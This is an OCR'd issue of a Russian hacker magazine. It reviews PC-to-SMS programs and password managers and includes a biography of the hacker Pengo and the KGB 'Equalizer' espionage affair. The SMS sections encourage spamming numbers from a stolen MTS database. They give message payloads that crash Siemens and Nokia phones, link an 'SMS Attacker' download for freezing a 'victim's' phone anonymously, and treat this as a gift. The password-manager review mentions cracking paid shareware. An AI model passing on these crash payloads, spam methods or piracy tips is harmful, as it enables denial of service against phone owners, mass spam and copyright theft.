Коммуникатор использует метод доставки SMS через формы на соответствующих сайтах. Параметры операторов хранятся в специальных плагинах, что дает возможность безболезненного обновления программы. Приятно радует адресная книга - она поддерживает группы пользователей и позволяет таскать отдельных их представителей туда-сюда. Адресатами сообщения тоже могут быть и отдельные юзеры, и целые их группы, что открывает совершенно новые горизонты. Так и представляю себе дли-и-инную группу, куда включены все абоненты из украденной базы МТС, благо, что формат адресной книги простой, а соответствующий конвертор не составит труда написать и самому. Так что,



*SMS Communicator. Оптимальный выбор!*

фактически, SMS Communicator - это подарок для спамеров... ;)
Огорчает отсутствие "галочек" для отправки мессаг на русском, но зато есть шаблоны, которые помогают, если надо делать периодическую рассылку одинаковых сообщений. Не хватает лишь планировщика, но, может, и его когда-нибудь напишут?
Еще интересно то, что все SMS становятся в очередь "на отправку" (меню "Сообщение" - "Очередь" - "Просмотр"), а если какое-то послать не удалось, то оно не исчезает, а просто перемещается в конец очереди (параметр раздела "При ошибках пересылки" окна общих настроек). Замечательный способ облегчить бремя одноминутной паузы между мессагами, отправляемыми с сайтов операторов! Поставил в очередь сотню SMS'ок и иди читать www.xakep.ru, пока оно там в фоне отсылается (результаты доставки можно потом посмотреть в "Истории")... Красота! Или же действуем более элегантно: заставляем Коммуникатора коннектиться к страницам операторов через proxy-серверы (можешь вписать сколько угодно - прога будет использовать их в произвольном порядке).




*SMS Communicator - сам себе гейт*

Проблема "одной минуты" решается с полпинка!
Но и это еще не все! SMS Communicator позволяет организовать свой персональный гейт Email - SMS и не обращаться за помощью ко всяким платным ресурсам. Ты можешь настроить неограниченное число почтовых аккаунтов (меню "Вид" - "Настройки почты") и фильтров, в соответствии с которыми будут выполняться различные действия. Причем настраивается все очень гибко, и кроме простой пересылки себе (или не себе) на телефон полученной почты, допускается, например, выполнять внешние приложения в зависимости от наличия ключевых слов в полях заголовка или теле письма... В общем, вариантов много - поиграться есть с чем.
Конечно, программе еще не хватает некоторых функ-

### Серьезные программы для отправки SMS

1. SMSTation v0.60b build 408 by Spaels. Отличная софтина, по удобству даже в чем-то превосходящая SMS Communicator. Интерфейс в стиле ICQ, адресная книга с индивидуальным логом для каждого абонента, поддержка плагинов и автообновления, работа из командной строки... Единственное, что обидно - оригинальный сайт разработчика переехал, а на новом нет никаких упоминаний об SMSTation. Сейчас программу можно скачать, например, вот здесь. http://castlex.narod.ru/sms.rar



*SMStation. Скромненько, но со вкусом*

2. SMS Express v1.3.8b by Aleksey Potapovich. Симпатичная программка. Отсылает через формы, имеет адресную книгу и ведет лог доставленных SMS'ок.
http://www.smsexpress.nm.ru

3. SMS Live v1.0build12 by SoloSOFT Studio. Скромная на вид несложная программка с адресной книгой... Обидно, что не поддерживает никого, кроме московских МТС и БиЛайн.
http://www.smsexpress.nm.ru

4. Text2Phone v1.6.4 by Валерий Доможиров. Утилита посвящена не только и не столько отправке SMS, но и с этим вполне справляется. Методы доставки - через формы сайтов операторов, либо через ICQ. Имеется адресная книга с возможностью импорта из файлов CSV (чего так не хватает SMS Communicator), и ведется лог отправленных мессаг.
http://www.myfreeware.narod.ru




ный AthlonXP уже готовится отдать концы…
Функциональность программы - на хорошем уровне. Мессаги можно передавать через сервер Аськи (при первом использовании надо указать UIN и пароль), либо через сайты операторов - для этого предусмотрен специальный набор скриптов (которые, конечно же, допускается создавать самому), где описаны параметры SMS-форм.
Текст сообщения берется прямо из строки запуска или считывается из текстового файла. Слишком длинную мессагу прога порежет на части. Так и представляю себе настроенный nnCron (кто не в курсе - это такой маленький, но очень хороший планировщик), который будет с помощью CMD2SMS отсылать тебе (или не тебе:)) на мобильник "Войну и мир" кусочек за кусочком ;).
В CMD2SMS предусмотрена специальная опция для гейтов МТС и БиЛайн - задержка между отправкой нескольких SMS, которая позволяет обходить уже упоминавшуюся проблему. Одним словом, вся эта тулза – чистая радость для истинных ценителей командной строки и bat-файлов.

Следующей небольшой полезняшкой станет для тебя утилита от уже засветившегося в этом обзоре Dr. Gonzo - ICQ Forwarder v1.25.

## ICQ Forwarder

**ОС: WinAll**
**Размер: 190 Кб.**
**Лицензия: Freeware**
**Сайт: http://drgonzo.nm.ru**

Идея ее проста - берем, да и пересылаем все входящие сообщения с соответствующего UIN'а на мобильник в виде SMS'ок. Незаменимая вещь, особенно если аська для тебя не только средство трепа, но и рабочий инструмент. А то часто бывает - доступ в Сеть имеется постоянный и круглосуточный, но ты-то у компа не весь день сидишь! А вот мобила всегда с тобой. Так что настраивай Fowarder'a и будь вечно on-line. Пусть считают тебя интернет-маньяком ;-).
Настройка софтины проста: прописываем в ini-файле свой UIN, пароль и номер телефона, куда отправляем SMS. Вообще, рекомендую почитать комментарии в этом ini - там-то и описаны наиболее интересные возможности проги. К примеру, ты можешь определить, с каким статусом будет висеть в ICQ программа, и как она будет (если




*ICQ Forwarder. Опять минимализм. Зато фичи, фичи! ;-)*

будет) отвечать на принятые сообщения: можешь написать там что-нибудь типа "Меня сейчас нет, но если вы хотите, чтобы я вам перезвонил - оставьте номер телефона". Ну, прямо автоответчик! Который к тому же старательно записывает все полученные месаги в лог-файл.

Чтобы оградиться от недоброжелателей, раскусивших трюк с форвардом сообщений на телефон, задай лимит принимаемых сообщений - по его достижении Forwarder уйдет в "офлайн". В любом случае врага ты потом сможешь вычислить: в отсылаемые программой SMS включается время, дата и UIN отправителя.
По умолчанию доставка осуществляется через сервис Аськи, но если твой оператор ею не поддерживается, то определи для этих целей внешнюю программу - хотя бы тот же CMD2SMS.
Короче говоря, ICQ Forwarder - отличная и простая в использовании тулза, стоящая того, чтобы установить ее к себе на комп.

## SMS-убийцы

**Как ни странно, но банальные SMS'ки, являющиеся, по сути, обычным куском текста, таят в себе страшную и до недавних пор неведомую опасность. А если конкретнее, то они способны нокаутировать и вырубить телефоны фирм Siemens и Nokia. О других производителях пока ничего не известно, но сам факт уязвимости Великой и Могучей Nokia уже вызывает определенные эмоции…**
**Но начнем мы с Siemens. "Корень зла" лежит в данном случае в возможности добавлять в SMS небольшие картинки, кодированные специальными текстовыми обозначениями - например, "%Heart" или "%Kiss". Во всех телефонах, способных понимать эти коды (то есть любых аппаратах с графическим дисплеем, начиная с C/M/S35), как раз и наличествует глюк, связанный с их отработкой.**
**Если конкретно, то достаточно послать на телефон Siemens сообщение, состоящее из текста "%English", чтобы при попытке его открытия мобила вырубилась. Причем вырубилась так, что оживить ее можно, лишь вытащив и снова вставив аккумулятор. Причем пока ты этого не сделаешь, мобила будет нещадно расходовать энергию батареи. Способы борьбы с глюком очевидны - прочитать и удалить эту SMS с компьютера, подключив телефон по шнуру; удалить ее, не читая; вставить SIM-карту в другой телефон и удалить оттуда. В новых версиях прошивки ошибка исправлена, но ведь далеко не все своевременно обновляют ПО телефона…**
**В Nokia'ах причина смерти другая. Не вдаваясь в технические подробности, скажу, что в них неправильно реализован алгоритм обработки ошибок при чтении SMS-сообщений и телефоны наглухо виснут при получении мессаги с некорректным заголовком. Атаке могут быть подвержены аппараты серии DCT-3 (то есть 3210, 3310, 3330, 6210…), и лечится все это, как водится, обновлением прошивки. "Ошибочная" SMS должна состоять из**





*SMS Attacker. Серьезное оружие. Особенно в неумелых руках*

**следующих символов (hex) 04h 05h 15h 8Ah. Вручную такую SMS'ку не создашь (в отличие от Сименсовской), поэтому, в каком-то смысле, глюк Нокии менее опасен.**

**Для нас главное, что отправка SMS с компьютера позволяет анонимно вешать чужие аппараты. И это не может не радовать ;).**
**Умными людьми с www.nobodiez.net была написана специальная утилита - SMS Attacker, которая через SMS-сервис ICQ посылает "неправильные" сообщения на мобильники Siemens и Nokia. Обращаться с ней проще простого - достаточно вписать UIN, пароль к нему и можно смело вводить номер потенциальной жертвы. Доступно несколько версий программы, из которых я рекомендую использовать ранние. Во-первых, в версию 2.0b3 встроен троян, который тебе на компе совершенно не нужен, а во-вторых, версии 1.06 и 1.21 со своими обязанностями вполне справляются.**
**Лежит эта полезнейшая софтина, например, здесь:**
**http://evrovidenie.com/soft/exploits/smsattacker106.zip**

## <Каждому по труду>

Превратить свой компьютер в центр рассылки SMS на деле не так уж и сложно. Постоянное соединение с интернетом, правильно настроенный софт… И уже вполне можно организовывать платные рассылки, как это любит делать МТС, на какие-нибудь животрепещущие темы, начиная с прогноза погоды и заканчивая порнушными рассказами. Главным же выводом из этого материала я считаю тот несомненный факт, что работа с SMS на компьютере имеет много преимуществ, а также существенно расширяет возможности и компа, и мобильника. Так что, берем в руки понравившуюся программу и вперед - покорять вершины SMS-рассылок, SMS-чата и еще SMS-чего-угодно ;-).



PC_Zone

ШПИОНСКИЕ ИГРЫ ПЕНГО

mindw0rk <mindw0rk@mail.ru>

# ШПИОНСКИЕ ИГРЫ ПЕНГО

## HACKER'S HALL OF FAME # 6

**Когда проект "Эквалайзер" развалился, весь западный мир облетела информация о хакерах-шпионах, работающих на русскую разведку. Это был невиданный случай в компьютерной истории, еще раз привлекший внимание к проблеме безопасности в сети. Тогда же выяснилось, что у каждого из участников проекта были свои мотивы. Кто-то пытался таким образом заработать деньги, кто-то - ощутить себя героем шпионского романа. Молодой берлинец Пенго ставил перед собой особую цель – он хотел стать лучшим хакером в мире. И надеялся, что осуществить эту мечту ему поможет наш родной Комитет Государственной Безопасности.**




*Карл Коч aka Хагбард*

*Та самая игра, которой увлекался будущий хакер*



*Создатель клуба Хаос*

### <Детство среди руин>

24 июля 1968 г. в семье Ренаты и Готфрида Хьюбнеров появилось пополнение. Ганс Генрих Хьюбнер (Hans Huebner) родился в то время, когда Германия уже встала на ноги после поражения в войне, и по всей стране велась реконструкция разрушенных зданий. Тем не менее, в Берлине, пострадавшем больше других городов, оставалось еще множество руин. Для маленького Ганса эти мрачные памятники войны стали местом, полным романтики и приключений. Вместе со своими дворовыми друзьями он исследовал их в поисках трофеев. Это было куда интереснее, чем тратить время на учебу, поэтому родителям часто приходили жалобы учителей на неуспеваемость сына.
В 12 лет Ганс ушел из дома и присоединился к сквотерам. Вступив в панк-группу, Ганс Хьюбнер полностью изменил свой имидж, приведя его в соответствие с панк-культурой. Он выкрасил волосы в черный цвет, построил на голове 15-сантиметровый гребень, нарядился в кожаную одежду с армейскими сапогами и подсел на травку. Слоняясь целыми днями по улицам, Ганс частенько попадал в неприятности. Его неоднократно ловили за мелкое воровство, а один раз, выкурив изрядную порцию марихуаны, он очутился в больнице в невменяемом состоянии. Больше двух лет юный панк жил как перекати-поле, не имея постоянного места жительства, не задумываясь о будущем. Рок-концерты, обкурившиеся приятели, захламленные помещения и трава, затуманивающая рассудок, стали его жизнью. И так продолжалось до тех пор, пока в 1982 году Ганс впервые не увидел компьютер.

### <Игры и сети>

В 14 лет юный бунтовщик вернулся домой и стал, как раньше, ходить в школу.
Родители к этому времени развелись, и Ганс жил с матерью. Возобновились связи со старыми приятелями, к которым он стал частенько захаживать в гости. Во время одного из таких визитов он обнаружил у своего школьного друга восьмибитную персоналку, которую тот взял у кого-то на время. Поиграв в течение дня с чужой игрушкой, Ганс понял, что теперь не успокоится, пока не приобретет такую же. Достав все свои сбережения и заняв немного денег, он пошел в магазин и купил за $250 свой первый компьютер - "Синклер" (самый дешевый по тем временам).
Ганс быстро освоил программирование. Прочитав запоем руководство по Бейсику, он всего за пару недель разобрался во всех его тонкостях и начал писать свои собственные проги.
Приблизительно в то же время у Ганса появилось еще одно серьезное увлечение – игровые автоматы. Возле его школы находился компьютерный клуб, где он и стал проводить практически все свое свободное время. В этом клубе собиралась большая толпа любителей поиграть, и Хьюбнер всегда мог пообщаться с единомышленниками. Кроме того, это заведение стало местом, где он приторговывал пиратскими копиями программ, взломанных им самим.
Любимой игрушкой, в которую парень рубился дни и ночи напролет, была "Pengo". Управляя пингвином, Ганс старался соединить определенные блоки до того, как истечет таймлимит, или его сожрут снующие по экрану кошмароиды.
Компьютерные игры притягивали его как магнит. Бывали дни, когда он сутками не отходил от игрового автомата, гоняя пингвина в стотысячный раз по многократно просчитанному маршруту. Но когда Ганс открыл для себя мир компьютерных сетей - игры сразу перестали его интересовать. BBS и сеть Tymnet, с которыми его познакомил школьный приятель Бернам - счастливый обладатель навороченного С-64 – поражали воображение. Возможность путешествовать по компьютерам, находящимся за тысячи километров от дома и, при наличии высоких привилегий, влиять на их работу, открывала заманчивые перспективы. Как-то раз Бернам на глазах у Ганса получил полный доступ к машине одной из коммерческих компаний. После этого Ганс стал ежедневным гостем в доме друга, и приятели, забыв о реальном мире, полностью погрузились в изучение мира виртуального.

### <Пенго>

Когда встал вопрос о выборе псевдонима, Ганс сразу же выбрал слово Пенго - в честь любимой игры. Несмотря на то, что Бернам не был против частых приходов друга, Ганс решил во что бы то ни стало обзавестись собственным модемом. После долгой возни с паяльником и схемами, ему удалось собрать 120-бодовый агрегат, перегревающийся через каждые пару часов и нестабильно держащий связь. Тем не менее, Пенго мог теперь исследовать закоулки Сети из своей квартиры, заниматься любимым делом, не отвлекаясь на поездки.
В середине 80-х Ганс ежедневно занимался хакерством. Методом проб и ошибок он пытался разобраться в новых для него вещах и, используя свои знания, искал способы проникновения на закрытые от посторонних компьютеры. Его привлекала не столько секретная информация, сколько удовольствие, получаемое от интеллектуального поединка с системами защиты. Как и многие другие хакеры, Пенго специализировался в конкретной области, хорошо разбираясь в компьютерах VAX и ОС VMS. Он стал первым взломщиком, которому удалось проникнуть в хорошо защищенную систему CERN (сервер, объединяющий научные лаборатории в разных городах). В 1985 г. Пенго принял участие в конференции хакерского клуба "Chaos", собравшей сотни компьютерщиков и представителей прессы. В числе мероприятий был риалтайм-хакинг, на котором 17-летний Ганс сразу же обратил на себя внимание. Со всеми заданиями он справлялся одним из первых. На Chaos Communication



*Одна из самых мощных и гибких машин того времени*



*Bondwell - компьютер, которым Пенго частенько пользовался*

Congress Пенго познакомился со многими интересными личностями. Один из них - Карл Коч aka Hagbard Celine - во многом повлиял на всю его дальнейшую жизнь.

## <Эквалайзер>

Коч не был хакером в полном смысле слова - он не умел программировать, он лишь пользовался программами и паролями друзей-хакеров. Но вместе с тем постоянно проникал в компьютерные системы в поисках чего-нибудь интересного. Через Хагбарда Пенго познакомился с Добом, Питером Карлом и Маркусом Хессом. У каждого из них имелись свои таланты: Доб специализировался на больших компьютерах Siemens, Хесс был экспертом по UNIX, Питер Карл - единственный из всех практически не разбирался в компьютерах, но имел очень полезное умение убеждать людей. Компания периодически собиралась в одной из кафешек или на квартире у Доба и, покуривая травку, обсуждала различные проблемы. Однажды на одной из таких встреч Питер Карл предложил, раз группа настолько талантлива, попробовать на этих самых талантах заработать денег. План был прост - проникать в закрытые компьютерные системы и, скачивая секретную информацию, продавать ее другой стране, например, России. Можно выдавать инфу по кусочкам, можно - все сразу одним большим архивом (за 500 тыс. долларов). Проект был одобрен и получил название "Эквалайзер".
Не откладывая дела в долгий ящик, Питер связался с агентом представительства КГБ в Германии Сергеем и договорился с ним об условиях сотрудничества. Сергея мало интересовали пароли доступа к разным компьютерам, которые подготовили для него хакеры. Подробные описания передовых технологий, исходники новейших программ, информация о научных разработках США и Германии - вот что требовалось КГБ. Троица хакеров и курьер Питер Карл взялись за дело.
В отличие от остальных, Пенго думал не о деньгах, а о возможностях КГБ обеспечить его мощным компьютером, высокоскоростным модемом и безопасным окружением для хакерства. Он был настолько увлечен своим делом, что не видел разницы в том, кто воспользуется результатами его исследований и с какой целью. Для Пенго договор с КГБ ничего не изменил. Он по прежнему занимался хакерством, просто некоторые свои находки он теперь отдавал Питу. В 1986 г. Ганс поступил в университет на факультет компьютерных наук, попутно подрабатывая разработкой разных утилит. Иногда Питер Карл награждал его несколькими сотнями баксов - половиной полученных от Сергея денег. Но нужные КГБ вещи в основном приходили от Маркуса Хесса, днем работавшего программером в фирме и занимавшегося взломом компьютерных систем по ночам.
Сотрудничество с КГБ продолжалось около двух лет, постепенно сходя на нет. Хагбард, и раньше часто принимавший наркотики, уже не мог без них обходиться и большую часть времени пребывал под кайфом. Питер все еще не оставлял надежд обогатиться за счет русских и пытался подбить товарищей достать еще что-нибудь полезное. Но Доб и Маркус имели хорошую работу и не хотели сильно рисковать, а Пенго открыл свой маленький бизнес - фирму, предоставляющую услуги программирования. Все могло так тихо-мирно и закончиться. Если бы некоторые участники группы не раскололись.

## <Суд и после суда>

Первым сломался Хагбард. Обуреваемый манией преследования, он рассказал обо всем адвокату, а тот посоветовал пойти с повинной к властям. Меньше чем через неделю Пенго, давая интервью журналистам на тему своих хакерских похождений, проговорился о сделке с КГБ. Журналисты свели его с хорошим адвокатом, и тот тоже посоветовал признаться во всем, так как, по закону, в этом случае его могла ждать амнистия. В отличие от остальных членов группы, которым грозил суровый приговор за шпионаж. Хагбард и Пенго практически в один момент выложили все, как есть, каждый на свой манер. Когда об инциденте узнала пресса, этот случай стал сенсацией номер один по всей Германии и даже за ее пределами. Все газеты пестрели заголовками типа "Хакеры - шпионы КГБ", компьютерный андеграунд был возмущен столь чудовищным нарушением хакерской этики.
В январе 1990 г. состоялся суд, на котором Пенго выступил свидетелем. Место второго свидетеля - Хагбарда - пустовало. Незадолго до этого его нашли сожженным в лесу, рядом со своей машиной. Никто так и не выяснил причину его гибели. Никто не знал - был это суицид или убийство. Несмотря на прочные доказательства вины всей команды, выяснилось, что проданная Советам информация была не такой уж секретной, а часть ее вообще находилось в свободном доступе. По крайней мере, она не стоила тех 45 тысяч долларов, которые Сергей в общей сложности передал Питеру Карлу. Учитывая это, а также тот факт, что все, особенно Хагбард, успели пострадать за время следствия, судья вынес скромный приговор. Питер Карл получил 2 года условно и $1500 штрафа, Маркус Хесс - 20 месяцев условно и $5000 штрафа, Добб - 14 условных месяцев и $2500 штрафа. Ганса за добровольное признание и содействие властям амнистировали.

После суда Пенго завязал с хакерством. Вместе с друзьями он основал новую софтверную фирму (из старой его выперли) и некоторое время работал системным программистом, совмещая эту деятельность с должностью администратора.
В 1990 г., в связи с переменами в Берлине, Ганс переехал в Вену, где женился. На родину он вернулся в 1992 году и продолжил работать в компьютерной сфере, разрабатывая различное ПО. Все это время он с интересом наблюдал за развитием хакерской сцены и принимал участие во многих security конференциях, включая CCC. Сейчас бывший хакер - активный член организации "Automaten E.V." (http://www.automatenbar.de), работает над собственным проектом, связанным с изучением влияния компьютерного слежения на нашу жизнь, и воспитывает двоих сыновей. О своем же хакерском прошлом Ганс вспоминает редко, неохотно, и эти воспоминания никогда не обходятся без грустной улыбки.

PC_Zone

УСТАНОВИ ВИРТУАЛЬНЫЙ СЕЙФ



Андрей Каролик (andrusha@sl.ru)

# УСТАНОВИ ВИРТУАЛЬНЫЙ СЕЙФ

## ПРОГРАММЫ ДЛЯ ХРАНЕНИЯ ПАРОЛЕЙ



**Взломщиков чаще всего интересуют аккаунты от диалапов, баннерных систем, асек с красивыми номерами, электронных платежных систем (например, WebMoney), хостингов, шеллов и т.д. Чтобы защитить данные от несанкционированного доступа, придумываются хитроумные пароли, которые не по зубам взломщикам, но со временем они успешно забываются :). Даже если записать их на клочке туалетной бумаги на черный день, нет гарантии, что кто-нибудь впопыхах случайно им не воспользуется, тогда восстановить будет сложновато. Другая крайность - придумываются очень простые пароли, которые легко запомнить. Но это также может кончиться плачевно - какой-нибудь мелкий недоумок скачает из инета простенький переборщик и вскроет твои пароли, как консервные банки. Поставить на все одинаковый, но мегасложный пароль? Это выход! Но если такой пароль засветится, то человек потеряет сразу все!**

### <ПРОБЛЕМА И РЕШЕНИЕ>


Таким образом, проблема заключается в том, чтобы, используя сложные пароли, обеспечить их защищенное хранение и быстрый доступ к ним в нужный момент. Все это умеют так называемые менеджеры паролей - программы, предназначенные для хранения данных в зашифрованном виде. Сложные алгоритмы шифрования, используемые в менеджерах паролей, делают их неприступной Бастилией, и все попытки взлома окажутся пустой тратой времени. Тебе же для работы понадобится запомнить всего один пароль - для доступа к самой программе. Но это все так, общие слова. Давай рассмотрим лучших представителей этой полезной разновидности прог поближе...

### Whisper32 v 1.14



**Win 9x/Me/NT/2k/XP**
**Freeware**
**Вес: ~432 Кб**
**http://www.ivory.org**

Эта крошка распространяется за щедрое спасибо. Взамен автор слезно просит не подписывать его творение своим именем, не подсматривать (читай дизассемблировать) исходный код и уж тем более не использовать исходники в своих корыстных целях :). Пока изучал пагу проги, обнаружил неожиданный сюрприз: ее автор работает в Microsoft. Количество мониторов (на квадратный метр) на его рабочем месте впечатляет: www.ivory.org/images/office4.jpg.



#### НАСТРОЙКИ И ВОЗМОЖНОСТИ

Для удобства все пароли хранятся в виде отдельных записей. Каждая состоит из четырех полей: название аккаунта, логин, пароль и комментарии. Этого вполне достаточно, а размер комментариев не ограничен, так что можешь в красках расписать, чей это пароль, как и где был стырен :).

Функционал на уровне. Поддержка трея (Tray) позволяет держать хранилище всегда под рукой. Благодаря заботливому автору, для всех стратегически важных действий предусмотрены комбинации горячих клавиш, которые сведут лишние телодвижения к минимуму. Встроенный генератор паролей имеет множество настроек и сочиняет случайные пароли длиной до 48(!) символов. Данные при необходимости переносятся через буфер обмена с помощью комбинаций Ctrl+C и Ctrl+U для логина и пароля соответственно. При выходе из проги содержимое буфера трется автоматом, чтобы врагам не досталось :).

При хранении паролей для ввода в инете (в форумах, чатах, мыльниках и т.п.) целесообразно указать урл в комментариях. Тогда при нажатии Ctrl+H (Edit -> Open URL) прога автоматом выцепит адрес из комментариев и подгрузит браузер с этим адресом. Удобно и быстро. Вставлять пароль, правда, придется ручками. Еще одна полезная фича - пароли имеют свой срок действия (по умолчанию не ограничен), по истечении которого иконки рядом с записями меняют свой цвет. Если пароли регулярно менять, то возможность взлома будет практически исключена.

#### ВЕРДИКТ


Небольшая, но функциональная штучка без лишних наворотов. Если тебе нужен необходимый минимум, то это твой выбор. Был бы поиск по записям и автозаполнение форм, цены бы ей не было.

## PINs v 4.20



**Win 9x/Me/NT/2k/XP**
**Freeware**
**Вес: ~640 Кб**
**http://www.mirwoj.opus.chelm.pl**

Еще одна бесплатная малютка. Распространяется с исходным кодом (Open Source). Это дает полные гарантии того, что внутри нет черных ходов и универсальных ключей, с помощью которых тебя могут в один прекрасный день красиво поиметь. Программа поддерживает 22(!) языка, включая русский. Когда читаешь менюшки на родном языке, душа поет ;).



### НАСТРОЙКИ И ВОЗМОЖНОСТИ


Настроек по сравнению с Whisper32 ощутимо больше. Легко подстраиваемый интерфейс: устанавливаются шрифты, цвет фона и параметры разлиновки. Вроде мелочь, но у всех свои вкусы. Записи располагаются не сплошняком, а делятся на разделы, что существенно облегчает хранение и поиск. Каждая запись содержит по семь(!) полей: название, имя, пароль, урл (либо краткое описание), комментарии, а также дату начала и конца действия пароля. При этом заголовки полей меняются на любые, хоть матом :). Заполнять формы для авторизации прога, к сожалению, не умеет, но по команде скидывает их в буфер. Среди дополнительных возможностей присутствуют экспорт паролей, импорт данных из текстового файла, озвучивание важных манипуляций, резервное сохранение базы на случай войны (или забастовки электриков) и очистка буфера (при выходе или сворачивании в трей). База с паролями шифруется алгоритмом Blowfish 448-бит, так что всякие негодяи будут взламывать базу годами.

В комплекте идет генератор паролей. При генерации можно использовать готовый шаблон или довериться методу случайного тыка. Максимальная длина пароля - до 56 символов. Выставляешь количество генерируемых паролей и выбираешь наиболее красивый из списка. И совсем новая фича - крутая терка :). Позволяет стирать данные (отдельные файлы или целые папки), как будто их ветром сдуло. После уборки удаленные данные восстановить нереально. На выбор несколько веников: псевдослучайный проход (быстрый, но самый ненадежный), DoD 3 прохода, DoD 7 проходов, Gutmann 35 проходов (медленный, но самый надежный) и собственный метод, который задается формулой. Постучат в дверь - испытаешь :).

### ВЕРДИКТ

Качать в два раза дольше, а удовольствий масса. Разбивка на разделы позволяет хранить данные по тематике, что необходимо при большом количестве паролей. Открытость кода, русский интерфейс и достаточно гибкие настройки - веские причины, чтобы поставить себе эту прогу. В нагрузку получишь универсальный генератор паролей и мегатерку данных :). Все совершенно бесплатно!

## Personal Passworder v 3.4



**Win 9x/Me/NT/2k/XP**
**Shareware**
**Вес: ~1,11 Мб**
**http://www.dvasoft.com**

С этой платной софтиной (кстати, делали наши программисты) пришлось попотеть в поисках кряка, но старания не прошли даром :). Она является многопользовательской программой - каждому выделяется отдельный аккаунт. Выбор аккаунта и активизация пароля делаются через диалоговое окно перед загрузкой программы. Загружаемся. Менюшек не так много, зато и лишних нет.



### НАСТРОЙКИ И ВОЗМОЖНОСТИ

Помимо деления на категории в проге есть дополнительная разбивка на группы. По умолчанию их две - пароли для программ и пароли для веба. Для быстрого переключения между разными группами они сделаны в виде закладок. Чтобы создать новые группы или отредактировать существующие, загляни в Инструменты -> Группы. Настоящий конструктор LEGO для взрослых. Что касается записей, они содержат по пять полей: заголовок, логин, пароль, урл и комментарии. К сожалению, эта прога тоже не умеет заполнять формы. Данные, аналогично PINs, шифруются алгоритмом Blowfish 448-бит.



Прекрасная задумка - минипанелька (Инструменты -> Панель). Она отжирает минимум места на экране, и на ней размещаются основные рычаги управления содержимым. Единственный минус - ее нельзя настраивать под себя. Другая полезная фича - просмотр введенных паролей, отображаемых звездочками. Запусти Инструмент -> Открытие паролей. На экране появится небольшая панелька. Теперь наведи курсор на любой замаскированный звездочками пароль и увидишь, какой он на самом деле :). Штука очень удобная. Забыл пароль, к примеру, к своей паге в CuteFTP (там они отображаются звездами), запустил смотрелку - и нет проблем.

В генераторе куча настроек, причем длина пароля не ограничена. Программа умеет экспортировать данные в четыре формата: Excel, HTML, XML и текст (Инструменты -> Экспорт). Экспортируются все записи или выборочно.

### ВЕРДИКТ

Хороший многопользовательский паролесборник. Привлекательный внешне и полностью на русском языке, включая помощь и документацию. Настоящая находка и альтернатива зависанию в трее - минипанель. Кроме того, умеет подсматривать пароли, замаскированные звездочками.

## Password Agent v 2.2.1



**Win 9x/Me/NT/2k/XP**
**Shareware**
**Вес: ~1,21 Мб**
**http://www.moonsoftware.com**

А вот и второй платный монстр. На вид более навороченный - напоминает проводник в стеклянных. При установке мастер-пароля на базу предлагается дополнительно ввести подсказку (hint), которую можно в дальнейшем подсмотреть, если случайно забудешь мастер-пароль ;). Другими словами, наводящий комментарий для склеротиков по поводу поставленного пароля :).



### НАСТРОЙКИ И ВОЗМОЖНОСТИ

Настроек и возможностей больше, чем в PINs. Ветвление по категориям и подкатегориям никак не ограничено. Используй разные иконки, чтобы не запутаться в этом кустарнике. В твоем распоряжении имеются 9 цветовых схем и 10 прикольных картинок. В конце концов, юзай быстрый поиск, если что :). Записи могут быть двух видов: Account и Note. Принципиальное различие заключается в том, что у Note нет полей с логином и паролем.

